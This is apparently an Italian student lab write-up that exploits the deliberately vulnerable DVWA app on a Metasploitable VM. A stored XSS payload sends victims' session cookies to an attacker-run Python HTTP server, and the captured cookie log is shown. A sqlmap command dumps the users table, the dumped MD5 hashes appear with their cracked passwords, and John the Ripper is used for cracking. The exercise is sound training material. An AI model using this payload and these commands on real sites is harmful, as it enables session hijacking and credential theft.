

Exploit delle vulnerabilità XSS e SQLi



XSS stored

Introduzione:

La vulnerabilità **XSS** (Cross-Site Scripting) **Stored** è un tipo di vulnerabilità web in cui un attaccante è in grado di **inserire script dannosi** (payload) all'interno di una risorsa web, come un database, un forum o un sistema di commenti, e questi script vengono successivamente visualizzati e eseguiti quando un utente visualizza la pagina web.

Stored indica che il payload dannoso è **archiviato o memorizzato sul server**, spesso all'interno di un database o di una risorsa di archiviazione dati persistente.

XSS stored

Un attaccante sfrutta questa vulnerabilità inserendo script dannosi, solitamente sotto forma di dati di input come commenti, messaggi di forum o campi di modulo. Quando altri utenti visualizzano la pagina contenente i dati compromessi, gli script vengono eseguiti nel contesto del browser di tali utenti, potenzialmente permettendo all'attaccante di rubare informazioni sensibili, impersonare l'utente o compiere altre azioni dannose.

XSS stored

Esercizio:

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

N.B. Per far comunicare la macchina Linux e la macchina Metasploitable devono essere sulla stessa rete, quindi avere lo stesso default gateway.


(In questo caso la macchina Kali ha IP: 192.168.50.100,
Meta ha IP: 192.168.50.101)

XSS stored

Essendo che l'esercizio richiede che i cookie vengano inviati ad un server sotto il nostro controllo, procedo subito ad avviarne uno in locale tramite comando:

```
python -m http.server 1337
```

dove, `-m http.server`, specifica il modulo. Mentre `1337` è la porta su cui il server ascolterà le richieste

A terminal window with a dark background and a Kali Linux logo in the top left. The title bar reads 'kali@kali: ~/Desktop'. The prompt is '(kali@kali)-[~/Desktop]'. The command '\$ python -m http.server 1337' has been entered. The output is 'Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...' followed by a cursor.


```
kali@kali: ~/Desktop  
  
(kali@kali)-[~/Desktop]  
$ python -m http.server 1337  
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...  
█
```

XSS stored

The screenshot displays the DVWA web application interface. The browser's address bar shows the URL `192.168.50.101/dvwa/vulnerabilities/xss_s/`. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The left sidebar contains a menu with various security modules, with "XSS stored" currently selected. The main content area features a form for submitting a message. The "Name" field is pre-filled with "Simone". The "Message" field is empty. Below the form is a "Sign Guestbook" button. A list of previous messages is shown below the form, including one from "test" with the message "This is a test comment." and another from "Simone". The bottom of the image shows the browser's developer tools, specifically the "Layout" tab, which displays the HTML structure of the message field. The HTML code for the message field is highlighted, showing the `<maxlength='500'>` attribute.

Apriamo la finestra del browser da Kali e digitando nell'URL l'IP di Meta, ci colleghiamo alla pagina da exploitare e andando nella sezione XSS stored notiamo che la casella del messaggio può contenere solo 50 caratteri, con una facile modifica rendo la capienza massima di 500, così da essere sicuro di renderla abbastanza capiente per il codice che andremo ad inserire (`maxlength="500"`)

XSS stored



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Simone

Message *

```
<script>>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>
```

Sign Guestbook

Name: test

Message: This is a test comment.

Name: Simone

Message:

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

Username: admin

Security Level: low

PHPIDS: disabled

Inserisco lo script:

```
<script>window.location='http//127.0.0.1:1337/?cookie='+document.cookie</script>
```

lo script tenta di reindirizzare il browser dell'utente a un nuovo URL (<http://127.0.0.1:1337/>) includendo i cookie associati al dominio corrente come parametro nell'URL. L'URL di destinazione punta a un server in ascolto sulla porta 1337 e include i cookie come parte della richiesta.

XSS stored

Come si nota siamo riusciti a recuperare tutti i **cookies** della sessione

```
(kali@kali)-[~/Desktop]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [12/Jan/2024 13:14:56] "GET /?cookie=security=low;%20PHPSESSID=c3db4cad61ed7e096e595b716214c5d0 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 13:14:57] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 13:14:57] "GET /favicon.ico HTTP/1.1" 404 -
```

E l'utente viene reindirizzato con successo alla pagina che ha URL **127.0.0.1:1337**



SQLi Blind

Introduzione:

L'**iniezione SQL** è una vulnerabilità informatica che si verifica quando un'**applicazione web non gestisce correttamente i dati di input** forniti dagli utenti. Questa vulnerabilità **consente** a un attaccante di inserire o "**iniettare**" **comandi SQL non autorizzati** all'interno delle query che vengono eseguite sul database sottostante. L'iniezione SQL può portare a gravi problemi di sicurezza e compromettere l'integrità e la riservatezza dei dati del database

La vulnerabilità **SQL Injection (SQLi) Blind** è una categoria di vulnerabilità web che si verifica quando un'applicazione web è vulnerabile a un'iniezione SQL, ma non restituisce direttamente i risultati dell'iniezione al client. In altre parole, l'attaccante non può vedere direttamente i **dati estratti dal database** nel contesto della risposta HTTP, ma può **sfruttare la vulnerabilità** attraverso altri mezzi.


SQLi Blind

Esercizio:

Recuperare le password degli utenti presenti sul DataBase (sfruttando la SQLi).

SQLi Blind

Come per l'esercizio precedente (XSS) ci colleghiamo al sito web digitando l'IP di Meta e subito dopo, cliccando col tasto destro ovunque nella pagina, clicco **ispeziona elementi**; mi sposto sulla voce **network** (come in figura) e sulla destra troverò l'**ID di sessione**



SQLi Blind

Tramite tool sqlmap avvio una scansione sul sito web targettato, il comando da digitare è `sqlmap -u "indirizzo URL" --cookie "ID di sessione" -T users --dump`. Qui ci torna utile l'ID di sessione recuperato precedentemente, visto che andrà inserito nella linea di comando.

```
(kali㉿kali)-[~/Desktop]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sql_i_blind/?id=mmmm&Submit=Submit" --cookie="PHPSESSID=97a2120eb879e18a499d57d1ff958a41; security=low" -T users --dump
```



The screenshot shows a terminal window with the following content:

```
(kali㉿kali)-[~/Desktop]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sql_i_blind/?id=mmmm&Submit=Submit" --cookie="PHPSESSID=97a2120eb879e18a499d57d1ff958a41; security=low" -T users --dump
```

The output of the command is a table with one row:

users
{1.7.8#stable}

Below the table, the URL <https://sqlmap.org> is displayed. In the background, a DVWA logo is visible.

Approfondimento SQLMAP: è uno strumento di penetration testing open-source progettato per automatizzare il processo di individuazione e sfruttamento delle vulnerabilità di SQL injection in un'applicazione web. Le principali caratteristiche sono:

- Automazione delle scansioni
- Supporto di diversi Database
- Recupero informazioni
- Esecuzione di comandi arbitrari e molto altro

SQLi Blind

Dopo qualche conferma da parte del tool e qualche secondo di attesa, siamo riusciti a recuperare la tabella degli utenti con relativo ID, User e Password (sia cifrata che decifrata)

Database: dvwa


Table: users

[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

SQLi Blind

Nel caso riuscissimo a trovare solo le password cifrate, esiste un tool chiamato JohnTheRipper che permette di decifrare queste password



Copiando le password cifrate e inserendole all'interno di un file di testo (in questo caso `pass.txt`)

Tramite comando:

`john pass.txt --show --format=Raw-MD5`

il tool ci restituisce le password decifrate